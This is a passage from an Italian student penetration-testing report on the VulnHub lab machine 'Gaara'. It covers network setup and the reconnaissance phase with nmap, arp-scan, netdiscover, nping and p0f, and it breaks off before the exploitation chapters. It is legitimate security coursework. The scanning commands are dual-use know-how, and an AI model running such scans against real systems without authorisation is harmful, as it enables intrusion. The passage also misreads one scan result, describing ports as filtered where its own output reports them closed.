



UNIVERSITÀ DEGLI STUDI DI SALERNO

Dipartimento di Informatica

Corso di Laurea Magistrale in Informatica

CORSO DI PENETRATION TESTING  
AND ETHICAL HACKING

# Gaara: Penetration Testing Narrative

STUDENTE

Alessandro Aquino

Matricola: 0522501563

DOCENTE

Prof. Arcangelo Castiglione

Università degli studi di Salerno

Anno Accademico 2023-2024

|  |          |
|--|----------|
| <b>Indice</b>  | <b>i</b> |
| <b>1 Introduzione</b>                                  | <b>1</b> |
| 1.1 Ambiente utilizzato . . . . .                      | 2        |
| 1.2 Strumenti utilizzati . . . . .                     | 3        |
| <b>2 Pre-Exploitation</b>                              | <b>5</b> |
| 2.1 Target Scoping . . . . .                           | 5        |
| 2.2 Information Gathering . . . . .                    | 6        |
| 2.3 Target Discovery . . . . .                         | 7        |
| 2.3.1 Esecuzione di ifconfig . . . . .                 | 7        |
| 2.3.2 Scansione con nmap . . . . .                     | 7        |
| 2.3.3 Scansione con arp-scan . . . . .                 | 8        |
| 2.3.4 Scansione con netdiscover . . . . .              | 9        |
| 2.3.5 Ulteriore scansione con nping . . . . .          | 10       |
| 2.3.6 OS Fingerprinting con nmap . . . . .             | 10       |
| 2.3.7 OS Fingerprint passivo con p0f . . . . .         | 11       |
| 2.4 Target Enumeration . . . . .                       | 12       |
| 2.4.1 TCP Port Scanning . . . . .                      | 12       |
| 2.4.2 UDP Port Scanning . . . . .                      | 17       |
| 2.5 Vulnerability Mapping . . . . .                    | 19       |
| 2.5.1 Scansione vulnerabilità con Nessus . . . . .     | 19       |
| 2.5.2 Scansione vulnerabilità web con Nessus . . . . . | 19       |

|                     |  |           |
|---------------------|--|-----------|
| 2.5.3               | Altre scansioni di vulnerabilità web . . . . .     | 20        |
| 2.5.4               | OWASP ZAP . . . . .                                | 22        |
| 2.5.5               | Rilevamento path visitabili con dirb . . . . .     | 23        |
| 2.5.6               | Scansione con paros . . . . .                      | 24        |
| 2.5.7               | Ulteriore scansione con gobuster . . . . .         | 24        |
| <b>3</b>            | <b>Exploitation</b>                                | <b>26</b> |
| 3.1                 | Strategie Automatizzate . . . . .                  | 26        |
| 3.1.1               | Utilizzo della suite <i>Metasploit</i> . . . . .   | 26        |
| 3.1.2               | Utilizzo della GUI <i>Armitage</i> . . . . .       | 28        |
| 3.1.3               | Fallimento delle strategie automatizzate . . . . . | 29        |
| 3.2                 | Strategie manuali . . . . .                        | 30        |
| 3.2.1               | Visita del server web . . . . .                    | 30        |
| 3.2.2               | Accesso . . . . .                                  | 32        |
| <b>4</b>            | <b>Post-Exploitation</b>                           | <b>33</b> |
| 4.1                 | Privilege Escalation . . . . .                     | 33        |
| 4.1.1               | Fallimento delle strategie automatizzate . . . . . | 33        |
| 4.1.2               | Privilege Escalation . . . . .                     | 33        |
| 4.2                 | Maintaining Access . . . . .                       | 36        |
| 4.2.1               | Creazione della backdoor . . . . .                 | 36        |
| 4.2.2               | Trasferimento della backdoor sull'asset . . . . .  | 37        |
| 4.2.3               | Abilitazione della backdoor . . . . .              | 37        |
| 4.2.4               | Prova manuale di testing della backdoor . . . . .  | 38        |
| <b>Bibliografia</b> |  | <b>39</b> |

# CAPITOLO 1

---

## Introduzione

---

Il presente documento ha lo scopo di illustrare passo-passo tutte le attività svolte durante il progetto del corso di "*Penetration Testing and Ethical Hacking*". Per lo svolgimento dello stesso è stato necessario scegliere un asset da analizzare e, dunque, è stata scelta una macchina virtuale vulnerabile by-design identificata con il nome **Gaara** e indicizzata al seguente indirizzo: <https://www.vulnhub.com/entry/gaara-1,629/>.

L'intera attività progettuale sarà suddivisa in fasi, in modo da emulare nel modo più preciso possibile il lavoro svolto da un hacker etico e per contestualizzare al meglio ogni passo eseguito durante il processo. Le fasi in cui sarà suddivisa l'attività sono:

- **Target Scoping:** in questa fase vengono presi accordi con il proprietario dell'asset da analizzare, definendo limiti riguardo host da analizzare, indirizzi, ecc. e definendo le metodologie da applicare;
- **Information Gathering:** in questa fase si impiegano varie tecniche e strumenti con lo scopo di raccogliere quante più informazioni possibile riguardo l'asset come personale afferente all'organizzazione, indirizzi e-mail, software utilizzati nell'organizzazione (utili per eventuale attività di Social Engineering), infrastruttura di rete, domini DNS e, in generale, ogni informazione che può essere utile per le fasi successive del processo;
- **Target Discovery:** in questa fase vengono impiegate strategie e strumenti attivi e passivi per scansioneare la rete (o le sottoreti) per identificare le macchine effettivamente attive nell'asset da analizzare e l'OS che utilizzano;

- **Target Enumeration:** in questa fase viene eseguita una scansione a livello di servizi offerti sulle macchine identificate con lo scopo di capire, appunto, quali servizi vengono offerti e le versioni di questi;
- **Vulnerability mapping:** in questa fase si cerca di capire quali sono le eventuali vulnerabilità di cui sono affette le versioni dei servizi identificati nella fase precedente;
- **Target Exploitation:** in questa fase si utilizzeranno le informazioni ottenute dalle fasi precedenti per tentare di ottenere un *accesso non autorizzato* alla macchina;
- **Privilege Escalation:** in questa fase, in caso di successo della precedente, si sfrutteranno delle vulnerabilità del sistema per ottenere privilegi più elevati o massimi (utente **root**);
- **Mantaining Access:** in questa fase si utilizzeranno delle tecniche per permettere un accesso alla macchina in maniera molto più rapida, evitando di ripetere da capo le azioni della fase di **Exploitation**.

## 1.1 Ambiente utilizzato

Essendo che l'asset da analizzare è una *macchina virtuale* dovrà essere necessariamente utilizzato un *ambiente di virtualizzazione* appropriato. Per questa ragione, è stato utilizzato **Oracle VM VirtualBox 7.0.14** per creare un *ambiente di virtualizzazione* sul quale poi effettuare l'intero processo. Oltre a creare l'ambiente di esecuzione della macchina è stato necessario eseguire un altro passo, ovvero la *creazione di una rete* con la quale poi essere in grado di comunicare con l'asset stesso. Fortunatamente, *VirtualBox* rende disponibile la funzionalità di **NAT** [8] e, infatti, in maniera molto semplice è possibile creare una **rete NAT ad-hoc** sulla quale collegare l'asset da analizzare (ed eventuali altre macchine). Per realizzare questa rete **NAT**, tutto quello che bisogna fare è:


1. Aprire il pannello degli strumenti di *VirtualBox*;
2. Selezionare il sotto-menù rete;
3. All'interno della pagina, selezionare il pannello "Reti con NAT";
4. Cliccare il pulsante per la creazione di una nuova rete ed impostare i parametri desiderati.

Per essere conformi alle istruzioni fornite dal docente durante le lezioni riguardo la definizione dell'ambiente, i parametri della rete saranno i seguenti:

- **Nome della rete:** Gaara
- **Spazio di indirizzamento:** 10.0.2.0/24

Come ultimo passo, per fare in modo che l’asset (e altre eventuali macchine) utilizzi questa rete creata *ad-hoc*, basta aprire le impostazioni di rete della macchina e impostare come rete da utilizzare (nel rispettivo menù a riguardo) la rete NAT appena creata identificata dal nome scelto in precedenza.

Il risultato che si ottiene quando si configurano in questo modo l’asset e VirtualBox è il seguente schema di rete:




**Figura 1.1:** Infrastruttura di rete

## 1.2 Strumenti utilizzati

Per proseguire con l’analisi dell’asset, è necessario ottenere strumenti appositi che permettono di realizzare scansioni, mapping di vulnerabilità, ecc. Visto che, come già detto in precedenza, l’asset è una *macchina virtuale* che sarà eseguita in un *ambiente di virtualizzazione* e all’interno di una *rete virtuale con NAT*, il modo più semplice per analizzare l’asset è quella di utilizzare una macchina virtuale realizzata apposta per questo scopo.

A tal proposito, si è scelto di utilizzare una macchina virtuale molto popolare chiamata **Kali Linux** (in particolare la versione di riferimento **2024.1**) che viene distribuita con una suite di strumenti pronti all’uso per effettuare attività di Penetration Testing, Digital Forensics e altre simili. A questo punto, essendo che anche **Kali Linux** è una macchina virtuale che viene eseguita all’interno di *VirtualBox*, verrà configurata anch’essa in modo tale che si colleghi alla *rete con NAT* creata in precedenza. In questo modo, il risultato è lo schema illustrato nella Figura 1.2.



**Figura 1.2:** Infrastruttura di rete con Kali

# CAPITOLO 2

---

## Pre-Exploitation

---

### 2.1 Target Scoping

In questa fase bisogna stipulare un accordo tra le parti (responsabile dell'asset e pentester) in modo da definire vincoli, limiti, responsabilità legali in caso di eventuali problemi, accordo di non divulgazione, ecc. Tuttavia, si possono fare le seguenti osservazioni:

- L'asset da analizzare è pubblicamente disponibile e realizzato appositamente per essere analizzato, ossia vulnerabile by-design;
- Tutta l'analisi avviene in un ambiente virtualizzato all'interno della macchina in possesso al Penetration Tester;
- Lo scopo dell'analisi è puramente didattico, in quanto realizzato in un contesto universitario e, più precisamente, come progetto del corso "Penetration Testing and Ethical Hacking";
- Tutti gli strumenti utilizzati e le fonti consultate sono pubblicamente disponibili e accessibili o, in generale, sono accessibili tramite piani gratuiti e quindi senza costi da sostenere.

In conclusione, come si può notare dalle precedenti osservazioni, questa fase può essere tranquillamente saltata visto che non ci sono parti con cui prendere accordi e non possono esserci problematiche di tipo legale dal momento che l'ambiente è totalmente simulato.

## 2.2 Information Gathering

Durante questa fase, l'obiettivo è quello di trovare più informazioni possibili riguardo l'asset scelto e, essendo che l'asset è una macchina virtuale che viene eseguita in un *ambiente virtualizzato* e in una *rete con NAT virtuale* (come illustrato nell'introduzione), si eviteranno fonti e tool che raccolgono informazioni riguardo persone afferenti all'organizzazione dell'asset, indirizzi e-mail, analisi di record DNS, informazioni di routing e così via. A questo punto, l'unica tecnica che ha senso utilizzare (e che è stata effettivamente utilizzata) è **OSINT** (*Open Source INTelligence*), con cui si cercherà di individuare nomi utente, password, indirizzo IP, ecc. Tutto questo, ovviamente, evitando di consultare fonti dove sono presenti Walkthrough e guide per evitare di vanificare il contributo didattico del processo.

Come primo passo, è stata consultata la pagina di Vulnhub sulla quale sono riportate varie informazioni riguardo la macchina virtuale scelta "**Gaara**" e, all'interno della pagina, sono state trovate le seguenti informazioni:

- Informazioni riguardo il **rilascio**, ovvero autore, data, sorgente e valore hash della macchina. Queste informazioni, tuttavia, non sembrano essere utili per il processo;
- Una **descrizione** molto ad alto livello della macchina. Anche qui non viene rilasciata alcuna informazione utile come servizi esposti dalla macchina o credenziali di accesso alla macchina (anche non privilegiate). Infatti, attualmente, se si avvia la macchina non si può fare nulla tramite *interazione diretta* in quanto **non è stata rilasciata nessuna credenziale di accesso**;
- Informazioni riguardo la configurazione dell'**indirizzo di rete**. Questa informazione è molto utile perché ci rivela che la macchina **non è configurata per lavorare con un indirizzo IP specifico** ma lo ottiene in maniera automatica grazie al servizio **DHCP**. Questo ci fa subito capire che all'interno della rete con NAT non avremo problemi di indirizzamento ma, sfortunatamente, questo significa che non si può conoscere apriori l'indirizzo della macchina (l'unica certezza è che sarà all'interno della rete 10.0.2.0/24) ma dovremo ricavarcelo in maniera indiretta visto che *VirtualBox* non fornisce un metodo diretto di ottenimento degli indirizzi IP e **non è possibile l'accesso alla macchina**;
- Informazioni riguardo il **sistema operativo**. Altra informazione molto utile in quanto adesso si è a conoscenza che l'asset è un sistema Linux e questo ci permetterà di risparmiare tempo in fasi avanzate perché si può restringere il campo delle scansioni

solo a sistemi Linux, escludendo tutti gli altri. Tuttavia, non si conosce ancora la versione precisa del kernel e quindi si deve ricavare successivamente.

## 2.3 Target Discovery

In questa fase si avvieranno entrambe le macchine e si procederà con la scansione della rete **Gaara**, con lo scopo di trovare tutte le macchine attive all'interno della stessa. Ovviamente ci si aspetta di trovare solo la macchina **Gaara** e la macchina **Kali** per come è stato impostato l'ambiente.

### 2.3.1 Esecuzione di `ifconfig`

Prima di cominciare con la scansione effettiva della rete, bisogna capire qual è l'indirizzo della macchina **Kali** in modo da escludere il suo IP da successive scansioni più approfondite. Per ottenere questa informazione ci basta semplicemente lanciare il comando `ifconfig` e, una volta lanciato questo comando, si ottiene il seguente output:

```
(kali㉿kali)-[~/home/kali]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
          inet6 fe80::c26:b16f:5a8d:fa77  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:1e:36:4a  txqueuelen 1000  (Ethernet)
              RX packets 7  bytes 2010 (1.9 KiB)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 29  bytes 3988 (3.8 KiB)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
          inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
              RX packets 4  bytes 240 (240.0 B)
              RX errors 0  dropped 0  overruns 0  frame 0
              TX packets 4  bytes 240 (240.0 B)
              TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

**Figura 2.1:** Esecuzione di `ifconfig` su Kali

Come si può notare dall'output, l'indirizzo di Kali è `10.0.2.15` e, adesso che si ha quest'informazione, si può cominciare con la scansione della rete.


### 2.3.2 Scansione con `nmap`

Il primo strumento utilizzato per la scansione è `nmap`, un potentissimo strumento di scansione che tornerà molto utile anche nelle successive fasi. In particolare, tra le varie tipologie che offre `nmap`, permette anche di eseguire una scansione di tipo ICMP (detta *ping*

*scan* [5]) su una determinata sottorete presa in input. Con questa scansione, nmap invierà a tutti gli indirizzi specificati dei pacchetti *ICMP Echo Request* e, se prima dello scadere di un timeout prefissato, riceve da un host un pacchetto *ICMP Echo Reply*, nmap capirà che l'host è attivo e risponde altrimenti marcherà quell'indirizzo come non attivo. Per eseguire una *ping scan* sulla rete *Corso* basta lanciare il seguente comando:

```
1 nmap -sP 10.0.2.0/24
```

Una volta lanciato questo comando, è possibile osservare il seguente output:



```
(kali㉿kali)-[~]
$ nmap -sP 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 10:25 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0045s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0068s latency).
Nmap scan report for 10.0.2.15
Host is up (0.00015s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.57 seconds
```

**Figura 2.2:** Risultato della *ping scan* con nmap

Il primo dato che dovrebbe risaltare è che il numero degli host attivi sulla rete è 3, e non 2 come in realtà ci si aspettava dalla configurazione realizzata. Tuttavia, come specificato a lezione e approfondito anche nella documentazione di *VirtualBox*, all'interno della rete saranno presenti uno o più host "fittizi" che sono necessari allo stesso *VirtualBox* per realizzare la stessa *rete con NAT* [11]. Questi host di solito hanno sempre i primi indirizzi assegnabili, quindi è lecito pensare che l'host con indirizzo 10.0.2.1 sia proprio l'host interno di *VirtualBox* e che l'host con indirizzo 10.0.2.4 sia il nostro asset. Per quanto riguarda 10.0.2.15, in realtà già si conosce dal comando lanciato prima e si sa per certo che è proprio l'indirizzo della macchina **Kali**.

### 2.3.3 Scansione con arp-scan

Grazie ad nmap si conoscono gli indirizzi IP degli host attivi all'interno della rete, però in seguito potremmo essere interessati anche agli indirizzi MAC corrispondenti. Questo perchè l'infrastruttura di rete è composta da un solo *router virtuale* al quale si collegano tutti gli host (come indicato anche nella Figura 1.2) e, per questa ragione, è possibile utilizzare anche il protocollo **ARP** essendo una rete locale. A tal proposito, è stato utilizzato il tool arp-scan che, sfruttando proprio il protocollo **ARP**, è in grado di ottenere gli indirizzi MAC degli host connessi [4]. Per eseguire lo strumento sulla rete, è necessario eseguire il seguente comando:

```
1 arp-scan 10.0.2.0/24
```

Una volta eseguito questo comando, l'output che viene fornito è il seguente:

```
(root@kali)-[~]
# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:f5:d7:13      PCS Systemtechnik GmbH
10.0.2.4      08:00:27:50:2c:6a      PCS Systemtechnik GmbH

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.084 seconds (122.84 hosts/sec)
. 4 responded
```

**Figura 2.3:** Risultato della scansione con arp-scan

Anche qui è possibile notare subito un'altra anomalia. Con nmap sono stati rilevati 3 host invece di 2, mentre adesso con arp-scan ne sono stati rilevati persino 5 (includendo anche la macchina Kali nel conteggio). Osservando con attenzione il risultato, si può notare che gli indirizzi 10.0.2.1 e 10.0.2.2 facciano riferimento allo stesso indirizzo MAC (quindi una singola interfaccia con due indirizzi distinti), avvalendo la supposizione precedente che facciano riferimento ad un singolo host interno di *VirtualBox*. A questo punto, se si continua a seguire la supposizione che 10.0.2.4 sia l'asset, allora si può dire che 10.0.2.3 è un altro host interno di *VirtualBox*. Quindi in realtà gli host attivi non sono 5 come poteva sembrare inizialmente ma sono soltanto 4, e 2 di questi sono host interni di *VirtualBox*.

### 2.3.4 Scansione con netdiscover

E' un tool di rete per la scoperta di host attivi nella rete. Utilizziamo ancora pacchetti ARP per identificare i dispositivi collegati e quindi verificare ulteriormente quanto visto fin'ora.

```
1 netdiscover -r 10.0.2.0/24
```

| Currently scanning: Finished!   Screen View: Unique Hosts     |                   |             |       |     |                        |
|---|-------------------|-------------|-------|-----|------------------------|
| 6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360 |                   |             |       |     |                        |
| IP  | At                | MAC Address | Count | Len | MAC Vendor / Hostname  |
| 10.0.2.1  | 52:54:00:12:35:00 |             | 1     | 60  | Unknown vendor         |
| 10.0.2.2  | 52:54:00:12:35:00 |             | 1     | 60  | Unknown vendor         |
| 10.0.2.3  | 08:00:27:fe:e0:c1 |             | 1     | 60  | PCS Systemtechnik GmbH |
| 10.0.2.4  | 08:00:27:50:2c:6a |             | 3     | 180 | PCS Systemtechnik GmbH |

**Figura 2.4:** Output dinetdiscover

I primi tre indirizzi IP vengono utilizzati da VirtualBox per la gestione della virtualizzazione della rete NAT. Quindi, andando per esclusione, possiamo assumere che l'indirizzo IP della macchina target è 10.0.2.4.

### 2.3.5 Ulteriore scansione con nping

A questo punto può sorgere un dubbio, sono stati effettivamente scovati tutti gli host sia "reali" che "fittizi"? Per acquisire più sicurezza nell'identificarli tutti, evitando così ulteriori sorprese, vale la pena di effettuare un'ulteriore scansione della rete. Per realizzare questa ulteriore scansione è stato utilizzato il tool nping, il quale genererà pacchetti ICMP in maniera molto simile al comando ping su tutti gli host forniti in input (quindi ancora una *ping scan* [6]). Per effettuare una scansione con questo tool basta lanciare il seguente comando:

```
1 nping --tcp -c 4 10.0.2.0/24
```

Una volta lanciato il comando si ottiene il seguente output:



The screenshot shows a terminal window with three parts labeled (a), (b), and (c). Part (a) shows the command being run: "nping --tcp -c 4 10.0.2.0/24". Part (b) shows the partial results of the scan, displaying statistics for four hosts (10.0.2.1, 10.0.2.2, 10.0.2.3, 10.0.2.4) with 0% lost probes and average round-trip times (RTTs) ranging from 0.596ms to 4.092ms. Part (c) shows the final summary statistics: 115 raw packets sent (4.600KB), 4 received (194B), and 111 lost (96.52%), with 256 IP addresses pinged in 114.65 seconds.

```

Starting Nping 0.7.94SVN ( https://nmap.org/nping ) at 2024-06-16 09:08 EDT
SENT (0.0649s) TCP 10.0.2.1:40453 > 10.0.2.0:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480
SENT (0.0649s) TCP 10.0.2.2:40453 > 10.0.2.0:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480
RCVD (1.0685s) TCP 10.0.2.1:80 > 10.0.2.1:1540453 RA ttl=255 id=48263 iplen=40 seq=0 win=32768
SENT (2.0709s) TCP 10.0.2.1:1540453 > 10.0.2.2:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480
SENT (3.0723s) TCP 10.0.2.1:1540453 > 10.0.2.3:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480
RCVD (4.0747s) TCP 10.0.2.2:80 > 10.0.2.1:1540453 SA ttl=64 id=48264 iplen=56 seq=2681919065 win=64248 <mss 1460>
SENT (4.0748s) TCP 10.0.2.1:1540453 > 10.0.2.4:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480
RCVD (4.0765s) TCP 10.0.2.4:80 > 10.0.2.1:1540453 SA ttl=64 id=48264 iplen=44 seq=2681919065 win=64248 <mss 1460>
RCVD (4.0893s) TCP 10.0.2.2:280 > 10.0.2.1:1540453 RA ttl=255 id=48264 iplen=40 seq=47633 win=32768
SENT (5.0788s) TCP 10.0.2.1:1540453 > 10.0.2.5:80 S ttl=64 id=59683 iplen=40 seq=1873409178 win=1480

(a) Esecuzione parziale di nping
(b) Risultato parziale di nping
Raw packets sent: 115 (4.600KB) | Rcvd: 4 (194B) | Lost: 111 (96.52%)
Nping done: 256 IP addresses pinged in 114.65 seconds
(c) Statistiche di nping

```

**Figura 2.5:** Output di nping

Osservando l'output fornito dal tool nping, sembra che sia conforme con le informazioni ottenute mettendo insieme le precedenti due scansioni. Infatti, si può notare dalla Figura 2.5b che a rispondere al ping sono gli indirizzi 10.0.2.1-4 confermando quindi che sulla rete sono attivi solo 4 host (contando anche la macchina Kali).

### 2.3.6 OS Fingerprinting con nmap

Con quest'ultima scansione è terminata l'identificazione degli host attivi sulla rete e, per questo motivo, si può passare al passo successivo. Durante la fase di *Information Gathering*

è stato possibile stabilire che l'asset è una macchina Linux, ma senza conoscere la versione effettiva del kernel. A tal proposito si può utilizzare ancora una volta il tool nmap che, tramite una tipologia di scansione particolare, è in grado di fare **OS Fingerprinting** di una determinata macchina presa in input [5]. Per fare ciò, basta eseguire il seguente comando:

```
1 nmap -O 10.0.2.4
```

Una volta eseguito, l'output ottenuto è il seguente:

```
(root㉿kali)-[~]
# nmap -O 10.0.2.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 10:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0010s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
```

**Figura 2.6:** Risultato dell'OS Fingerprinting con nmap

Si può notare che la versione del kernel identificata da nmap risulta essere la *4.x* | *5.x*, in particolare potrebbe trattarsi della versione *4.15* o *5.8*. Oltre all'**OS fingerprint**, è possibile notare che nmap ha eseguito anche una scansione delle porte attive sull'host target. Ovviamente si è limitato solo alle mille più frequenti [5] (e per questo sarà necessaria una scansione più approfondita nella fase successiva), tuttavia, si può visualizzare che ha delle porte aperte le quali possono essere molto interessanti anche in questo momento. In particolare, le suddette porte sono quelle relative a **SSH** e **HTTP** e, sono particolarmente interessanti poiché si può pensare ad un approfondimento.

### 2.3.7 OS Fingerprint passivo con p0f

Come accennato in precedenza, grazie a quelle porte aperte si può pensare di fare un'ulteriore scansione ma, questa volta, di tipo passivo. Si può pensare di utilizzare il tool p0f, che si occupa di analizzare il traffico "legittimo" generato da e verso i vari host facendo *pattern matching* con delle **firme** [13]. Mettiamo prima di tutto in ascolto l'interfaccia di rete eth0:

```
1 p0f -i eth0
```

```
(kali㉿kali)-[~]
└─$ curl -X GET http://10.0.2.4/
<html>
  <title>Gaara</title>
  
</html>
```

**Figura 2.7:** Risultato con p0f

Da un altro terminale lanciamo un comando curl per inviare una richiesta http alla macchina target:

```
1 curl -X GET http://10.0.2.4/
```

Quindi possiamo tornare sul terminale dove abbiamo lanciato p0f, notiamo che la comunicazione è stata intercettata correttamente:

```
.-[ 10.0.2.15/55118 → 10.0.2.4/80 (syn+ack) ]-
| server  = 10.0.2.4/80
| os      = ???
| dist    = 0
| params  = none
| raw_sig = 4:64+0:0:1460:mss*45,7:mss,sok,ts,nop,ws:df:0
`--[ 10.0.2.15/55118 → 10.0.2.4/80 (http response) ]-
| server  = 10.0.2.4/80
| app     = Apache 2.x
| lang    = none
| params  = none
| raw_sig = 1:Date,Server,?Last-Modified,?ETag,Accept-Ranges=[bytes],?Content-Length,?Vary,Content-Type:Connection,Keep-Alive:Apache/2.4.38 (Debian)
```

(a) Curl syn+ack

(b) http response

**Figura 2.8:** Output di Curl

Analizzando la figura 2.8a possiamo notare che p0f non è stato in grado di individuare il S.O. È stato però possibile individuare il server http: Apache 2.x nella figura 2.8b.

## 2.4 Target Enumeration

Adesso che si è a conoscenza dell'indirizzo dell'asset, si può procedere con una scansione più approfondita per conoscere i servizi offerti e le porte aperte. Si eseguirà prima una scansione utilizzando il protocollo *TCP* e successivamente si realizzerà una scansione utilizzando il protocollo *UDP*.

### 2.4.1 TCP Port Scanning

#### Esecuzione di nmap -sS

Per scovare le porte che sono aperte sull'asset viene effettuata una *SYN Scan* sfruttando nmap, ovvero la macchina **Kali** invierà un pacchetto *SYN* su ogni porta specificata e, in base alla risposta ricevuta, nmap interpreterà la porta come *aperta*, *chiusa* o *filtrata*. Per realizzare questo tipo di scansione basta lanciare il seguente comando:

```
1 nmap -sS -p- 10.0.2.0/24
```

dove con l'argomento `-p-` si specificano tutte le porte [5].

In seguito all'esecuzione del comando, l'output è il seguente:

```
(kali㉿kali)-[~]
$ sudo nmap -sS -p- 10.0.2.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-11 11:18 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:50:2C:6A (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```

**Figura 2.9:** Risultato della *SYN Scan* con `nmap`

Analizzando il risultato ottenuto, il primo dato che risalta è che le porte rilevate come aperte sono uguali a quelle individuate già in precedenza (Figura 2.6), mentre il secondo è che tutte le porte restanti non riportate sono **filtrate** e non **chiuse**. Questo risultato ci porta a supporre la presenza di un **Firewall/IDS** sulla macchina e questo richiede un ulteriore approfondimento.

### Esecuzione di `nmap -sF`

